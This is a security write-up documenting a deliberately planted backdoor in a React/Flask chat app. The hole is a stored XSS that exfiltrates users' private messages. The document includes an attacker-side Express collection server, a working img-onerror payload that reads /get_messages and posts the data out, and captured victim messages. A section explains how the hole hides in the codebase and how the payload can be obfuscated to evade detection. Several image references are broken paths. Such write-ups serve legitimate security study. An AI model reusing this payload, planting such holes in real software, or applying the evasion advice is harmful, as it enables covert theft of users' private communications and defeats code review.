Appendix W - Data Exfiltration

Description

This backdoor exploits a persistent cross-site scripting (XSS) vulnerability to exfiltrate stored client-side data, compromising the confidentiality of users in the chat system.

Technical Details

Messages are stored client-side in a volume that users can retain for a configurable duration. The frontend retrieves these messages using a `/get_messages` endpoint, which extracts a message JSON object from a Docker volume. These messages are then displayed inside a React component using `dangerouslySetInnerHTML`. By sending a message containing malicious script, whether public or private, an attacker can force the receiving clients to execute this script whenever they view their messages. In the case of a private message, this allows targeted attacks on specific users.

Crucially, this malicious script can itself call `/get_messages`, but instead of displaying the data, it can exfiltrate the messages to an unauthorized remote server. The code snippets at the end of this document provide a comprehensive understanding of the vulnerability enabling this backdoor.

Objectives

This backdoor violates several key security principles:

- Confidentiality: It allows unauthorized access to private messages intended only for specific recipients.
- Authentication: The backdoor bypasses any authentication measures in place for accessing private messages.
- Trust: It undermines the trust users place in the system's ability to keep their communications private.

Exploitation Method (Proof of Concept)

1. Attacker identifies that messages are displayed using `innerHTML` and not `innerText`.



Figure 3.1: A simple XSS test. The attacker refreshes the page and realises that the message is stored, so it's persistent

2. Attacker monitors their network tab to see what request the frontend is making to the backend.



Figure 1.2: The `/get_messages` endpoint catches the attacker's eye!

3. Attacker sets up a very basic server to retrieve responses.

```
const express = require("express");
const bodyParser = require("body-parser");
const cors = require("cors");
const app = express();
const port = 3000;

app.use(cors());
app.use(bodyParser.json());

app.post("/return", (req, res) => {
  console.log("Received POST request at /return");
  console.log("Request body:", req.body);
  res.status(200).send("Request received and logged");
```

```
});

app.listen(port, () => {
  console.log(`Server listening at http://localhost:${port}`);
});


 ...
[ 1 16:38:00 john-wayne-gacy ~/Documents/OMesh/backdoor/appendix ] $ node server.js
Server listening at http://localhost:3000
```

4. Attacker crafts a special XSS attack which will make a request to `/get_messages` and send the response to their server.

```
<img
  src="x"

onerror='fetch("/get_messages").then(r=>r.json()).then(d=>fetch("http://localhost:3000/return",{method:"POST",headers:{"Content-Type":"application/json"},body:JSON.stringify(d)}))'
/>
```

5. Attacker waits some time for other clients to send some private messages



Figure 1.3: Clients 2 and 3 are speaking privately, thinking that client 1 can't see their messages

6. Attacker sends a private XSS attack to client 2 and waits for them to refresh their messages.



Figure 1.4: Client 2 retrieves the XSS attack!

7. Victim client loads XSS attack, which forces them to send their messages to the attacker's server.

```
[ 0 16:51:34 the-zodiac-killer ~/Documents/OMesh/backdoor/appendix ] $ node
server.js
Server listening at http://localhost:3000
Received POST request at /return
Request body: {
  messages: [
    {
      message: 'hi client 3, we can talk in private here!!!',
      sender: 'kOCmwXHM5C/pNO5nW+FTdDxCFr6CHnT75u6doHno+7o=',
      timestamp: 1727767376.9362664
    },
    {
      message: 'hi client 2, yes we can! client 1 will never be able to see this!',
      sender: 'YEym18KEGEn68nr3MHSnOCN+h5thptu+amZA7Y1HJvo=',
      timestamp: 1727767403.5918934
    },
    {
      message: `<img   src="x"
onerror='fetch("/get_messages").then(r=>r.json()).then(d=>fetch("http://localhost:30
00/return",{method:"POST",headers:{"Content-
Type":"application/json"},body:JSON.stringify(d)}))' />`,
      sender: 'C7G1Mrjqk6nDlS5u7Fv3R221UovWf9HzffZQtEzrOt4=',
      timestamp: 1727767593.7110288
    }
```

```
  ]
}
```

Figure 1.5: Attacker successfully retrieves private 'secure' messages from a simple XSS vulnerability

Detection Challenges

- The vulnerability hinges on a single, easily overlooked line in approximately 4,000 lines of code: the use of `dangerouslySetInnerHTML`.
- Much of the code enabling this exploit serves legitimate purposes within the application. The storage and retrieval of data in client volumes is necessary for the messaging functionality.
- The XSS payload can be obfuscated or split across multiple messages to evade simple pattern-matching detection methods.
- The actual data exfiltration occurs client-side, making it difficult to detect through server-side logging or monitoring.
- The attack leaves minimal traces in server logs, as it primarily exploits client-side vulnerabilities.
- Regular security scans might not detect this vulnerability if they're not specifically configured to check for XSS in React applications.

Code Snippets

```
// ... (rest of react component)
<p
  className="break-words"
  dangerouslySetInnerHTML={{ __html: messageContent }}
></p>
```

Figure 1.1: Code Snippet showing use of `dangerouslySetInnerHTML`

```
@app.route('/get_messages', methods=['GET'])
def get_messages():
    if MESSAGE_EXPIRY_TIME == 0:
        # Messages are not stored; return the current messages and clear them
        messages = client_instance.incoming_messages.copy()
        client_instance.incoming_messages.clear()
        return jsonify({'messages': messages})
    else:
        current_time = time.time()
        with client_instance.message_lock:
            if MESSAGE_EXPIRY_TIME > 0:
                # Remove expired messages
                client_instance.incoming_messages = [
                    msg for msg in client_instance.incoming_messages
                    if current_time - msg['timestamp'] <= MESSAGE_EXPIRY_TIME
                ]
                client_instance.save_messages()

            messages = client_instance.incoming_messages.copy()
        return jsonify({'messages': messages})
```

Figure 1.2: Code Snippet showing the client's logic to send back messages